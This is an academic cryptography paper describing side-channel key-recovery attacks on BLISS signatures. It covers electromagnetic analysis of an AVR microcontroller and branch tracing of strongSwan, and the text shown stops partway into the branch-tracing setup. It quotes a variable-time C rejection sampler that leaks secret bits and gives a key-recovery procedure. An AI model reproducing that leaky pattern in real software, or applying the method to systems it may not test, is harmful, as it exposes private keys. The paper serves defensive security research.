Side-Channel Attacks on BLISS Lattice-Based Signatures

Exploiting Branch Tracing against strongSwan and Electromagnetic Emanations in Microcontrollers

Thomas Espitau
UPMC
France
thomas.espitau@lip6.fr

Pierre-Alain Fouque
Université de Rennes I
France
pierre-alain.fouque@univ-rennes1.fr

Benoît Gérard
DGA.MI
France
benoit.gerard@irisa.fr

Mehdi Tibouchi
NTT Corporation
Japan
tibouchi.mehdi@lab.ntt.co.jp

ABSTRACT

In this paper, we investigate the security of the BLISS lattice-based signature scheme, one of the most promising candidates for post-quantum-secure signatures, against side-channel attacks. Several works have been devoted to its efficient implementation on various platforms, from desktop CPUs to microcontrollers and FPGAs, and more recent papers have also considered its security against certain types of physical attacks, notably fault injection and cache attacks. We turn to more traditional side-channel analysis, and describe several attacks that can yield a full key recovery.

We first identify a serious source of leakage in the rejection sampling algorithm used during signature generation. Existing implementations of that rejection sampling step, which is essential for security, actually leak the "relative norm" of the secret key. We show how an extension of an algorithm due to Howgrave-Graham and Szydlo can be used to recover the key from that relative norm, at least when the absolute norm is easy to factor (which happens for a significant fraction of secret keys). We describe how this leakage can be exploited in practice both on an embedded device (an 8-bit AVR microcontroller) using *electromagnetic analysis* (EMA), and a desktop computer (recent Intel CPU running Linux) using *branch tracing*. The latter attack has been mounted against the open source VPN software strongSwan.

We also show that other parts of the BLISS signing algorithm can leak secrets not just for a subset of secret keys, but for 100% of them. The BLISS Gaussian sampling algorithm in strongSwan is intrinsically variable time. This would be hard to exploit using a noisy source of leakage like EMA, but branch tracing allows to recover the *entire randomness* and hence the key: we show that a *single* execution of the strongSwan signature algorithm is actually sufficient for full key recovery. We also describe a more traditional side-channel attack on the sparse polynomial multiplications carried out in BLISS: classically, multiplications can be attacked using DPA; however, our target 8-bit AVR target implementation uses repeated shifted additions instead. Surprisingly, we manage to obtain a full key recovery in that setting using integer linear programming from a *single* EMA trace.

KEYWORDS

side-channel analysis; digital signatures; postquantum cryptography; lattices; BLISS; EMA; branch tracing; number theory

1 INTRODUCTION

As possibly the most promising candidate to replace classical RSA and ECC-based cryptography in the postquantum setting, lattice-based cryptography has been the subject of increasing interest in recent years from an implementation standpoint, including on constrained and embedded devices. In particular, in the last five years or so, numerous papers have been devoted to the implementation of lattice-based signatures schemes on various such platforms, such as FPGA and microcontrollers [11, 28, 33, 34, 45, 46]. Concomitantly, industry-baked open-source librairies implementing lattice-based schemes have been developed such as Microsoft's Lattice Cryptography Library [41], Google Chrome Canary's TLS 1.2 [8] or even OpenSSL 1.0.2g [47], implementing Peikert's R-LWE key exchange. This has provided a better understanding of how practical these schemes are at concrete security levels.

More recently, researchers have started investigating the security of these implementations against physical attacks. In particular, Bruinderink et al. [26] have demonstrated a cache attack against BLISS at CHES 2016, and two papers by Bindel et al. [6] and Espitau et al. in [20] at FDTC 2016 and SAC 2016 have presented fault attacks against BLISS and several other lattice-based signature schemes. Those attacks mainly rely on the idea that lattice signatures contain some "noise", and learning partial information about that noise (either through cache side-channels or because fault injection allows to fix some of it to a known value) makes it possible to reduce the dimension of the underlying lattice problems, and hence the security of the schemes, often allowing to recover the secret key.

Lattice-based signatures and BLISS. In the early days of lattice-based cryptography, several signature schemes with heuristic security were proposed, most notably GGH [25] and NTRUSign [31], but despite several attempts to patch them, they turned out to be insecure: it was found that the distribution of generated signatures leaks statistical information about the secret key, which can be exploited to break these schemes and their variants [22, 24, 42]. The most common approach to obtain efficient, provably secure lattice-based signatures in the random oracle model is the "Fiat–Shamir with aborts" paradigm introduced by Lyubashevsky [38] (it coexists with the GPV hash-and-sign paradigm relying on lattice trapdoors [23], which has some theoretical benefits compared

to Fiat–Shamir, but tends to result in less efficient implementations [16]). Lyubashevsky's approach is an extension of the usual Fiat–Shamir transformation which uses *rejection sampling* to make sure that generated signatures have a distribution independent of the secret key, and avoid the statistical pitfalls of schemes like NTRUSign. More precisely, the underlying identification protocol achieves its honest-verifier zero-knowledge property by aborting some of the time, and signatures are produced by re-running that protocol with random challenges until it succeeds.

Several instantiations of this paradigm have been proposed [4, 28, 32, 39], targeting various output distributions for signatures, but the most popular among them is certainly the BLISS signature scheme proposed by Ducas et al. [14]. It is possibly the most efficient lattice-based signature scheme so far, boasting performance comparable to common implementations of RSA and ECC-based signatures, such as the one in OpenSSL. Signature and public-key size are a few times larger than RSA (and about one order of magnitude bigger than ECC); signature generation is comparable to ECC and beats RSA by an order of magnitude; and signature verification is similar to RSA and faster than ECC by an order of magnitude.

This efficiency is achieved in particular through the use of Gaussian noise, and a target distribution for signature that has a *bimodal Gaussian* shape. This makes the rejection sampling step for BLISS somewhat tricky to implement, particularly on platforms where evaluating transcendental functions to a high precision is impractical. However, the authors of [14] proposed an efficient technique to carry out this rejection sampling based on iterated Bernoulli trials. This technique is used, in particular, in the embedded implementations of BLISS described in [33, 46].

Our contributions. Our goal is to look at the security of BLISS against side-channel analysis. Most of the attacks we describe apply in particular to the original proof-of-concept implementation of Ducas et al. [15], but we specifically target two implementations of a less academic nature: the 8-bit AVR microcontroller implementation of Pöppelmann et al. [46], as well as the production-grade implementation included in the open source VPN software strongSwan [51].

The first source of side-channel leakage that we consider is the clever algorithm proposed in the original BLISS paper [14] to perform the rejection sampling, which is intervened in a crucial way in those embedded implementations. To achieve the correct output distribution, the signature generation algorithm has to be restarted with probability:

$$1 \Big/ \left(M \exp\left(-\frac{\|\mathbf{Sc}\|^2}{2\sigma^2} \right) \cosh\left(\frac{\langle \mathbf{z}, \mathbf{Sc} \rangle}{\sigma^2} \right) \right),$$

where $(\mathbf{z}, \mathbf{c})$ is the signature generated so far, $\mathbf{S}$ the secret key, σ the Gaussian standard deviation and M a scaling factor ensuring that this probability is always at most 1.

It turns out that the clever algorithm for rejection sampling, based on iterated Bernoulli trials, traverses the bits of the two values $\langle \mathbf{z}, \mathbf{Sc} \rangle$ and $K - \|\mathbf{Sc}\|^2$ (where K is defined such that $M = \exp\left(K/(2\sigma^2)\right)$) in much the same way as a square-and-multiply algorithm traverses the bits of its exponent: one can basically read those bits on a power or electromagnetic trace! This makes it possible to mount a simple power analysis (SPA) or simple electromagnetic analysis (SEMA) attack on the rejection sampling using either of these values. Similarly, on a desktop platform using a recent Intel CPU, one can similarly read out that sequence of bits from the list of branching instructions executed within the corresponding function, which is recorded in the CPU *branch trace store*. On Linux, this is accessible using `perf_events`, which are often available to all userland processes with the same user ID as the program running the BLISS computation (in our case, strongSwan).

The attack using the scalar product is conceptually quite simple: given the value $\langle \mathbf{z}, \mathbf{Sc} \rangle$ for many known signatures $(\mathbf{z}, \mathbf{c})$, one can recover the secret key $\mathbf{S}$ using basic linear algebra. However, in real BLISS signatures, the component $\mathbf{z}$ is not output in full, but in a shorter, compressed form which loses part of the information. This makes the attack inapplicable in practice.

On the other hand, in real BLISS implementations, one is actually able to retrieve the value $\|\mathbf{Sc}\|^2$ using SPA/SEMA, and collecting sufficiently many such values allows us to compute the relative norms $\mathbf{s}_1 \cdot \bar{\mathbf{s}}_1$ and $\mathbf{s}_2 \cdot \bar{\mathbf{s}}_2$ of the two cyclotomic integers $\mathbf{s}_1, \mathbf{s}_2$ forming the secret key $\mathbf{S}$. Recovering the secret key from those relative norms is a problem analogous to the one addressed in a 2004 paper of Howgrave-Graham and Szydlo [35], except for the fact that the cyclotomic field $\mathbb{Q}(\zeta_m)$ of interest in our case has a conductor m equal to a power of two, instead of an odd prime as in the original paper. We are able to extend the Howgrave-Graham–Szydlo algorithm to this power-of-two conductor case, and use it to complete the key recovery attack.

There is a technical hurdle to overcome, however. Like the original Howgrave-Graham–Szydlo algorithm, our method is only efficient when one knows the factorization of the absolute norm of cyclotomic integer of interest. But for BLISS parameters, this absolute norm is between 1000 and 2000-bit long, so it is not easy to factor academically in general. However, for a significant fraction of all keys, the absolute norm is prime, or at least the product of a large prime with very small prime powers that can be factored out using trial division; and for those "weak" keys (forming over 6% of all keys for typical BLISS parameters) our generalized Howgrave-Graham–Szydlo algorithm runs in full polynomial time.

In addition, we also consider two other sources of side-channel leakage: the Gaussian sampling algorithm used to generate the random masks used in BLISS signatures on the one hand, and the polynomial multiplication $\mathbf{s}_1 \cdot \mathbf{c}$ between the secret key and the public variable hash value $\mathbf{c}$ on the other hand.

Regarding the rejection sampling, the original BLISS paper proposes several techniques to carry it out, and the strongSwan implementation chooses one which intrinsically runs in variable time. Like the rejection sampling, it is based on repeated sampling of Bernoulli trials. It consists of an a priori unbounded number of iterations, with a complex collection of functions calling one another hundreds of times, and it is carried out to generate each of the 512 coefficients of the random Gaussian polynomial $\mathbf{y}_1$. The power or EM trace of the execution of this algorithm on an embedded device would likely look gibberish; however, branch tracing allows to take full advantage of it: since branch tracing records the full list of branching instructions carried out during this computation, it

can be used to reconstruct $\mathbf{y}_1$ entirely. That polynomial, together with the signature elements $\mathbf{c}$ and $\mathbf{z}_1 = \mathbf{y} + (-1)^b \mathbf{s}_1 \cdot \mathbf{c}$, is enough to recover the entire secret key (up to sign, which is enough): branch tracing of a single execution of the signature generation algorithm is sufficient for a complete break of all keys!

As for the computation of the product $\mathbf{s}_1 \cdot \mathbf{c}$, it is relatively classical that such a multiplication, when implemented in a naive way, can be attacked using differential power analysis (DPA), correlation power analysis (CPA) and related techniques. The implementation of the multiplication in our 8-bit AVR target [46], however, takes advantage of the special form of $\mathbf{c}$ (which is a very sparse polynomial with coefficients in $\{0, 1\}$). The product is simply computed as a sum of signed shifts of the secret key. As a result, a somewhat different attack approach is required. Surprisingly, using integer linear programming techniques, we describe a method for recovering the secret key using a *single* power or EM trace of this multiplication algorithm. This not only breaks the unprotected implementation described in [46], but also defeats various blinding countermeasures that could be designed to protect it, such as the one recently proposed by Saarinen [49].

Finally, we conclude the paper by discussing limitations of our attacks and possible countermeasures. These attacks illustrate a major problem cryptography engineers often face, namely the difficulty of quantifying the threat due to a leakage. A security aware programmer would surely have noticed that the norm was easily readable due to non-constant execution time. But he may also have thought it was not an exploitable leakage. Our opinion is that as far as side-channels are concerned, simpler is often better. In that spirit, we consider the possible merits of using a lattice-based signature scheme with a simpler mathematical structure, such as the "ancestor" of BLISS due to Güneysu, Lyubashevsky and Pöppelmann [28]. Our analysis suggests that such a scheme may be preferable to BLISS when physical attacks are a concern, not only because its simpler structure thwarts some of the attacks described in this paper, but also because side-channel countermeasures for it seem easier to design and implement (keeping in mind that an unprotected implementation is unlikely to achieve good levels of side-channel security in any case).

2 DESCRIPTION OF THE BLISS SCHEME

Notation. For any integer q, the ring $\mathbb{Z}_q$ is represented by the integers in $[-q/2, q/2) \cap \mathbb{Z}$. Vectors are considered as column vectors and will be written in bold lower case letters and matrices with upper case letters. By default, we will use the L^2 Euclidean norm, $\|\mathbf{v}\|_2 = (\sum_i v_i^2)^{1/2}$ and L^∞-norm as $\|\mathbf{v}\|_\infty = \max_i |v_i|$.

Description of BLISS. The BLISS signature scheme [14] is possibly the most efficient lattice-based signature scheme so far. It has been implemented in both software [15] and hardware [45], and boasts performance numbers comparable to classical factoring and discrete-logarithm based schemes. BLISS can be seen as a ring-based optimization of the earlier lattice-based scheme of Lyubashevsky [39], sharing the same "Fiat–Shamir with aborts" structure [38]. One can give a simplified description of the scheme as follows: the public key is an NTRU-like ratio of the form $\mathbf{a}_q = \mathbf{s}_2/\mathbf{s}_1 \bmod q$, where the signing key polynomials $\mathbf{s}_1, \mathbf{s}_2 \in \mathcal{R} = \mathbb{Z}[X]/(X^n + 1)$ are small and sparse. To sign a message μ, one first generates commitment values $\mathbf{y}_1, \mathbf{y}_2 \in \mathcal{R}$ with normally distributed coefficients, and then computes a hash $\mathbf{c}$ of the message μ together with $\mathbf{u} = -\mathbf{a}_q \mathbf{y}_1 + \mathbf{y}_2 \bmod q$. The signature is then the triple $(\mathbf{c}, \mathbf{z}_1, \mathbf{z}_2)$, with $\mathbf{z}_i = \mathbf{y}_i + \mathbf{s}_i \mathbf{c}$, and there is rejection sampling to ensure that the distribution of $\mathbf{z}_i$ is independent of the secret key. Verification is possible because $\mathbf{u} = -\mathbf{a}_q \mathbf{z}_1 + \mathbf{z}_2 \bmod q$.

The real BLISS scheme, described in Figure 1, includes several optimizations on top of the above description. In particular, to improve the repetition rate, it targets a bimodal Gaussian distribution for the $\mathbf{z}_i$'s, so there is a random sign flip in their definition. In addition, to reduce key size, the signature element $\mathbf{z}_2$ is actually transmitted in compressed form $\mathbf{z}_2^\dagger$, and accordingly the hash input

Figure 1: Description of the BLISS signature algorithm. The random oracle H takes its values in the set of polynomials in $\mathcal{R}$ with $0/1$ coefficients and Hamming weight exactly κ, for some small constant κ.

function SIGN(μ, $pk = \mathbf{a}_1$, $sk = \mathrm{S}$)
  $\mathbf{y}_1 \leftarrow D^n_{\mathbb{Z},\sigma}$, $\mathbf{y}_2 \leftarrow D^n_{\mathbb{Z},\sigma}$
  $\mathbf{u} = \zeta \cdot \mathbf{a}_1 \cdot \mathbf{y}_1 + \mathbf{y}_2 \bmod 2q$
  $\mathbf{c} \leftarrow H(\lfloor \mathbf{u} \rceil_d \bmod p, \mu)$
  choose a random bit b
  $\mathbf{z}_1 \leftarrow \mathbf{y}_1 + (-1)^b \mathbf{s}_1 \mathbf{c}$
  $\mathbf{z}_2 \leftarrow \mathbf{y}_2 + (-1)^b \mathbf{s}_2 \mathbf{c}$
  rejection sampling: **restart** to step 2 except with probability $1/\left(M \exp(-\|\mathrm{Sc}\|^2/(2\sigma^2)) \cosh(\langle \mathbf{z}, \mathrm{Sc} \rangle / \sigma^2)\right)$
  $\mathbf{z}_2^\dagger \leftarrow (\lfloor \mathbf{u} \rceil_d - \lfloor \mathbf{u} - \mathbf{z}_2 \rceil_d) \bmod p$
  return $(\mathbf{z}_1, \mathbf{z}_2^\dagger, \mathbf{c})$
end function

Figure 2: Sampling algorithms for the distributions $\mathcal{B}_{\exp(-x/f)}$ and $\mathcal{B}_{1/\cosh(x/f)}$. The values $c_i = 2^i/f$ are precomputed, and the x_i's are the bits in the binary expansion of $x = \sum_{i=0}^{\ell-1} 2^i x_i$.

function SAMPLEBERNEXP($x \in [0, 2^\ell) \cap \mathbb{Z}$)
  for $i = 0$ to $\ell - 1$ **do**
    if $x_i = 1$ **then**
      Sample $a \leftarrow \mathcal{B}_{c_i}$
      if $a = 0$ **then return** 0
    end if
  end for
  return 1
end function

function SAMPLEBERNCOSH(x)
  Sample $a \leftarrow \mathcal{B}_{\exp(-x/f)}$
  if $a = 1$ **then return** 1
  Sample $b \leftarrow \mathcal{B}_{1/2}$
  if $b = 1$ **then restart**
  Sample $c \leftarrow \mathcal{B}_{\exp(-x/f)}$
  if $c = 1$ **then restart**
  return 0
end function

includes only a compressed version of $\mathbf{u}$. See also the full version of this paper [21] for a description of key generation and verification.

Implementation of the BLISS rejection sampling. It is essential for the security of the scheme that the distribution of signatures is essentially statistically independent of the secret signing key. This is achieved using the rejection sampling step 8 of algorithm Sign, as described in Figure 1.

To implement this rejection sampling in practice, one needs to be able to efficiently sample from Bernoulli distributions of the form $\mathscr{B}_{\exp(-x/f)}$ and $\mathscr{B}_{1/\cosh(x/f)}$ for some fixed constant f and variable integers x (where $\mathscr{B}_p$ denotes the Bernoulli distribution of parameter p, which outputs 1 with probability p and 0 otherwise).

This can in principle be done by computing the rejection probability every time with sufficient precision and comparing it to uniformly sampled randomness in a suitable interval, but such an approach is quite costly, especially on constrained devices, as it relies on the evaluation of transcendental functions to arbitrary precision. Therefore, BLISS relies on an alternate approach, which is described in [14, §6] and can be implemented based on sampling Bernoulli distributions $\mathscr{B}_{c_i}$ for a few precomputed constants c_i.

The idea is as follows. To sample from $\mathscr{B}_{\exp(-x/f)}$, one can consider the binary expansion $\sum x_i \cdot 2^i$ of x, and let $c_i = \exp(-2^i/f)$. Then one has $\exp(-x/f) = \prod_{x_i=1} c_i$. As a result, sampling from $\mathscr{B}_{\exp(-x/f)}$ can be done by sampling from each of the $\mathscr{B}_{c_i}$; if all the resulting samples are 1, return 1, and 0 otherwise. This can even be done in a lazy manner, as described in algorithm SampleBernExp in Figure 2.

In addition, one can show that sampling from $\mathscr{B}_{1/\cosh(x/f)}$ can be done by repeated sampling from $\mathscr{B}_{\exp(-x/f)}$ and $\mathscr{B}_{1/2}$, as described in algorithm SampleBernCosh in Figure 2 (the correctness of that method is proved as [14, Lemma 6.3]). The algorithm has an a priori unbounded number of iterations, but the expected number of calls to $\mathscr{B}_{\exp(-x/f)}$ is less than 3.

Concretely, the BLISS rejection sampling is thus implemented as follows. The denominator f in SampleBernExp and SampleBernCosh is set to $2\sigma^2$, and the scaling factor M for the rejection sampling is taken of the form $\exp(K/f)$ for some integer K. Then, step 8 of Sign in Figure 1 actually consists of the instructions described in Figure 3.

3 ATTACKS ON THE REJECTION SAMPLING

As discussed in §2, the original BLISS paper describes an efficient technique to carry out the rejection sampling during signature generation [14, §6], based on iterated Bernoulli trials. This technique is used in particular in embedded implementations such as [46].

1: $x \leftarrow K - \|\mathbf{Sc}\|^2$
2: Sample $a \leftarrow$ SampleBernExp(x)
3: **if** $a = 0$ **then restart** the signing algorithm
4: $x \leftarrow 2 \cdot \langle \mathbf{z}, \mathbf{Sc} \rangle$
5: **if** $x < 0$ **then** $x \leftarrow -x$
6: Sample $a \leftarrow$ SampleBernCosh(x)
7: **if** $a = 0$ **then restart** the signing algorithm

Figure 3: BLISS rejection sampling implemented in terms of Bernoulli trials.

From the description of algorithm SampleBernExp in Figure 2, one can easily infer that its input x will be leaked in full on a power or EMA trace whenever the entire **for** loop contained in it executes in full (which is always the case when the algorithm returns 1). This leakage is validated in the practical experiments of §3.3.

Now the signature generation algorithm Sign of BLISS only passes the rejection sampling step if the calls to both SampleBernExp and SampleBernCosh return 1. This means that a side-channel attacker can recover the entire inputs to both of these functions, which are $K - \|\mathbf{Sc}\|^2$ and $2 \cdot \left|\langle \mathbf{z}, \mathbf{Sc} \rangle\right|$ respectively. Thus, one can obtain the squared norm $\|\mathbf{Sc}\|^2$ on the one hand, and the scalar product $\langle \mathbf{z}, \mathbf{Sc} \rangle$ *up to sign* on the other hand. However, since the computation of the absolute value also leaks the sign of that value on a power/EMA trace due to the conditional branch, one actually obtains the full value $\langle \mathbf{z}, \mathbf{Sc} \rangle$ in practice. In this section, we describe how these leaked values can be exploited for key recovery.

3.1 Exploiting the scalar product leakage

We first describe how to exploit the leakage of the scalar product values:

$$\langle \mathbf{z}, \mathbf{Sc} \rangle = \langle \mathbf{z}_1, \mathbf{s}_1\mathbf{c} \rangle + \langle \mathbf{z}_2, \mathbf{s}_2\mathbf{c} \rangle,$$

assuming that the adversary can somehow recover the whole uncompressed signature $(\mathbf{c}, \mathbf{z}_1, \mathbf{z}_2)$. In that case, the attack is essentially straightforward: indeed, each such leaked value is the evaluation of a linear form with known coefficients on the vector $\mathbf{S} = (\mathbf{s}_1, \mathbf{s}_2)$ seen as an element of $\mathbb{Q}^{2n}$. And it is clear that those linear forms on $\mathbb{Q}^{2n}$ generate the entire dual vector space of $\mathbb{Q}^{2n}$ as $(\mathbf{c}, \mathbf{z}_1, \mathbf{z}_2)$ vary.

This means that if we collect the leakage values associated with sufficiently many signatures (slightly more than $2n$ is enough in practice), we obtain a full-rank linear system in the coefficients of $\mathbf{S}$, and hence we can recover the entire secret key by simply solving that linear system.

This attack does not apply to real implementations of BLISS, however, due to signature compression: real BLISS signatures do not contain the entire element $\mathbf{z}_2$ but only a compressed version $\mathbf{z}_2^\dagger$ that depends only on the higher-order bits of the former. As a result, the previous approach fails to apply. We cannot even use it to reduce the dimension of the underlying lattice problem, because a leaked scalar product reveals less information about the secret key than the number of unknown bits of $\mathbf{z}_2$ in view of the signature.

Thus, a more sophisticated approach is necessary, based on the leaked Euclidean norms $\|\mathbf{Sc}\|^2$.

3.2 Exploiting the norm leakage

Let's suppose we can have access by SPA to the bits of $\|\mathbf{Sc}\|^2$ in the final computation of the rejection sampling. Recalling that $\mathbf{Sc} = (\mathbf{s}_1\mathbf{c}, \mathbf{s}_2\mathbf{c})^T$, we have $\|\mathbf{Sc}\|^2 = \langle \mathbf{s}_1\mathbf{c}, \mathbf{s}_1\mathbf{c} \rangle + \langle \mathbf{s}_2\mathbf{c}, \mathbf{s}_2\mathbf{c} \rangle$ and thus this norm can be seen as $C^T \cdot \Sigma^T \cdot \Sigma \cdot C$, where $C = (c, c)^T$ and

$$\Sigma = \left[\begin{array}{c|c} S_1 & 0 \\ \hline 0 & S_2 \end{array}\right],$$

for c being the vector encoding of the polynomial $\mathbf{c}$, and S_1 (resp. S_2) being the skew-circulant matrix encoding the polynomial $\mathbf{s}_1$ (resp. $\mathbf{s}_2$). Let X be the matrix $\Sigma^T \cdot \Sigma$. Then, recovering the value

$\|\mathbf{Sc}\|^2$ yields an equation of the shape:

$$c^T \cdot X \cdot c = \|\mathbf{Sc}\|^2. \quad (1)$$

This equation can be viewed as a row of a linear system whose unknowns are the coefficients of the secret-dependent matrix X. Since X is a block matrix of shape $\mathrm{Diag}\left(X^{(1)}, X^{(2)}\right)$ where $X^{(i)}$ are circulant matrices of first line

$$\left(x_1^{(i)}, x_2^{(i)}, x_3^{(i)}, \cdots, x_{m/2+1}^{(i)}, 0, -x_{m/2+1}^{(i)}, \cdots, -x_3^{(i)}, -x_2^{(i)}\right)$$

as product of two conjugate skew-circulant matrices. Thus, only $2 \times m/2 = m$ distinct unknowns are actually present in X. As a consequence we only need m linearly independent equations to fully recover the matrix X. Once recovered, we therefore get access to the submatrices $S_1^T \cdot S_1$ and $S_2^T \cdot S_2$. By definition, this matrix corresponds to the encoding of the polynomial $\mathbf{s}_1 \cdot \bar{\mathbf{s}}_1$ and $\mathbf{s}_2 \cdot \bar{\mathbf{s}}_2$, that is the relative norm of the secrets $\mathbf{s}_1$ and $\mathbf{s}_2$ in the totally real subfield. Using techniques from algebraic number theory we can retrieve both parts of the secret up to multiplication by a root of unity. Precisely, this is performed using our generalization of the Howgrave-Graham–Szydlo algorithm [35], presented in Appendix A. Actually once one value $\mathbf{s}_1 \cdot \mathbf{u}_1$ or $\mathbf{s}_2 \cdot \mathbf{u}_2$ (with $\mathbf{u}_1, \mathbf{u}_2$ roots of unity), we can use our knowledge of the public key $\mathbf{s}_2/\mathbf{s}_1 \bmod q$ to recover candidates for the other part of the secret (once again up to unity). Hence when candidate secrets are determined, we can discriminate valid keys among them by checking their sparsity and polynomial height, to satisfy the conditions imposes by the key generation procedure. The whole attack is described in Figure 4.

The mostly costly part of the attack is the generalized Howgrave-Graham–Szydlo algorithm from Appendix A, and in particular the step of norm factorization over the integers. In order to estimate the cost of this factorization step, one can bound the algebraic norm of the secret element. A classical computation on resultants (see Appendix A.5 for a detailed argument) entails that this norm is bounded (somewhat crudely) as:

$$\log|\mathcal{N}(\mathbf{s})| \leq \frac{n}{2}\left(\log(n\sqrt{\delta_1^2 + 4\delta_2^2}) + 1\right).$$

Table 1 compiles the theoretical bound and the average practical results for the various proposed security parameters.

We can see that these integers are typically too large to be factored in practice. Since the success of the attack depends on the ability to factor the norm, we are only able to attack a fraction of the whole space of private keys, for which the factorization is easy. A particular class of them is the set of keys whose norm is a B-semi-smooth integer, that is a composite number $p \cdot b$, where p is prime and b is B-smooth for an non-negative integer B. As already remarked, the recovery of either $\mathbf{s}_1$ or $\mathbf{s}_2$ is sufficient to recover the full secret. Hence the above-described attack becomes tractable as soon as one of the norm $\mathcal{N}(\mathbf{s}_1), \mathcal{N}(\mathbf{s}_2)$ is semi-smooth.

1: Collect traces $(\mathbf{c}^{(k)}, \|\mathbf{Sc}^{(k)}\|^2)_k$ until the matrix C corresponding of the corresponding system is full-rank.
2: Solve the linear system $C \cdot X = (\|\mathbf{Sc}^{(1)}\|^2, \ldots, \|\mathbf{Sc}^{(k)}\|^2)^T$.
3: Call Algorithm 12 on either $\mathbf{s}_1 \cdot \bar{\mathbf{s}_1}$ or $\mathbf{s}_2 \cdot \bar{\mathbf{s}_2}$ to recover $\mathbf{s}_1$ and $\mathbf{s}_2$ up to a root of unity.

Figure 4: Exploiting the norm leakage in BLISS.

Table 1: Estimation of the absolute norms of BLISS secret keys for the security parameters of [14] (experimental averages over 2000 keys per set).

			Bit size of $\mathcal{N}(f)$	
	n	(δ_1, δ_2)	theoretical	exp. avg.
BLISS-0	256	(0.55, 0.15)	1178	954
BLISS-I	512	(0.3, 0)	2115	1647
BLISS-II	512	(0.3, 0)	2115	1647
BLISS-III	512	(0.42, 0.03)	2332	1866
BLISS-IV	512	(0.45, 0.06)	2422	1957

This means that the probability of getting a weak key is twice the probability of one of the constituting part of the private key to have a semi-smooth norm. Practical estimations of the fraction of keys with semi-smooth norms are presented in Table 2.

Note that the entire attack is actually known to run on average in polynomial time, except, classically, the factorization of the norm.Amusingly, this means that the attack becomes *quantumly* fully polynomial: this is an interesting feature for an attack targeting a postquantum scheme!

The entire attack was implemented in PARI/GP, including the generalized Howgrave-Graham–Szydlo algorithm and the Gentry–Szydlo algorithm. To the best of our knowledge, this was the first full implementation of this algorithm. It allows to tackle the problem of solving norm equations in dimension up to 512[1] Experiments were conducted with this implementation to obtain the running time the attack and presented in Table 3, on a single core of a Xeon E5-2697 2.6 GHz CPU.

3.3 SEMA experiments against microcontroller

Experimental setup. Experiments were conducted on the same target that the one used for development in [46] that is an XMEGA-A1 Xplained board with a ATxmega128A1 micro controller, running at a frequency of approximately 20 MHz. Traces were obtained by measuring the electromagnetic radiations using a Langer EM H-Field probe (30MHz-3GHz) and a MITEQ amplifier (up to 500MHz with gain 63dB). Acquisition was performed using a Lecroy WaveMaster 8300A oscilloscope. For the norm recovery we used a sampling frequency of 5 MHz to obtain a *good-looking* picture but good results may also be obtained with smaller sampling rates. The more relevant position for the probe (i.e. the one providing the clearer patterns) was over the ground capacitance and not over the chip itself (which is not that surprising since the chip was packaged).

Experimental result. Section 3.2 shows that from a leaked set of norms $\|\mathbf{Sc}\|^2$, we are able to fully recover the secret value $\mathbf{S}$. We show here how such norm can easily be recovered in the implementation proposed in [46] (we recall this implementation was not supposed to be secure since optimized for performance).

We can see in Figure 5 an extract of the code performing the rejection sampling procedure. It corresponds to the probability $1/\left(M\exp(-\|\mathbf{Sc}\|^2/(2\sigma^2)\right)$. The main point to notice here is the and

[1] In their original paper, Howgrave-Graham and Szydlo were limited to smaller dimension (up to 100) and did not implement all the possible cases occurring in the algorithm.

Table 2: Estimation of the proportion weak BLISS secret keys, namely those for which at least one of s_1 or s_2 has B-semi-smooth norm, for the security parameters of [14] and several choices of B. Estimates obtained by sampling 2000 secret keys per parameter set and testing their norm for semi-smoothness by trial division.

	n	$B = 2$	$B = 5$	$B = 65537$	$B = 655373$	$B = 6553733$
BLISS-0	256	4%	6%	7.6%	12%	13%
BLISS-I/II	512	2%	3%	4%	5.6%	7.4%
BLISS-III/IV	512	1.5%	2%	3.5%	4%	5%

Table 3: Average running time of the attack for various field sizes n. The BLISS parameters correspond to $n = 256$ and $n = 512$.

Field size n	32	64	128	256	512
CPU time	0.6 s	13 s	21 min.	17h 22 min.	38 days
Clock cycles	$\approx 2^{30}$	$\approx 2^{35}$	$\approx 2^{41}$	$\approx 2^{47}$	$\approx 2^{53}$

condition in the `samplerBerExp` function. Indeed, it looks like the call to `samplerBer` will only be executed if the least significant bit of the intermediate variable `x` is one. Of course, after compiling and scrutenizing the ASM code it turns out that it is precisely what the compiler did. This is an obvious SPA leakage source that may be easily recovered as we show now.

```
uint8_t samplerBerExp(uint32_t x){
  uint16_t bit=0;
  while (x>0) {
    if ((x&1) && !samplerBer(bit*16))
      return 0;
    x >>= 1;
    bit++;
  }
  return 1;
}

uint8_t samplerBerExpM(int32_t x){
  return samplerBerExp(paramM-x);
}
```

Figure 5: Code snippet of the rejection sampling from BLISS implementation [46].



Figure 6: Electromagnetic measure of BLISS rejection sampling for norm 14404.

In Figure 6, we plotted the EM radiations corresponding to a norm $\|\mathbf{Sc}\|^2 = 14404$. Thus, the Bernoulli exponential sampler is called using argument $46539 - 14404 = 32135 = \texttt{0x7D87}$ since the `paraM` value is 46539 in the (standard) set of parameter used. The loop on the norm is performed from the least to the most significant bit thus we expect the serie of bit $\{1, 1, 1, 0, 0, 0, 0, 1, 1, 0, 1, 1, 1, 1, 1\}$ to be visible on the trace in Figure 6 what is obviously the case.

3.4 Branch tracing attack against strongSwan

Experimental setup. As discussed in the introduction, our other target is the open source VPN software strongSwan [51], which includes a production grade implementation of BLISS for use in the IKEv2 authentication protocol, as well as for the postquantum-secure signing of X.509 certificates. The architecture of the BLISS implementation in strongSwan is described in [50].

We attack the latest stable version of strongSwan as of this writing (5.5.2) when compiled and run on a Linux x86–64 desktop platform. We ran our experiments on an Intel Core i7-3770 CPU from the Ivy Bridge family, but they should apply to all Intel CPUs from the past ten years at least, with very recent architectures like Sky Lake providing even greater control. We used Linux kernel version 4.8.0, but the relevant interfaces have been available since late iterations of the 2.6.x branch.

Using the CPU branch trace store. Our attack vector is *branch tracing*. Modern CPUs like the ones mentioned above provide extensive, low-overhead instrumentation for performance profiling, debugging and other applications. On Intel CPUs, this includes the Precise Event-Based Sampling (PEBS) interface, which provides accurate counters for numerous events related to program execution (CPU cycles, context switches, page faults, branch misses, etc.), as well as the Branch Trace Store (BTS), which records various information (including origin and destination addresses) of all branching instructions actually taken during the execution of a process or process family in a special area of memory. When PEBS performance counters overflow, or when the BTS memory area fills up, the CPU

generates interrupts that can be captured by the operating system to record complete information separately.

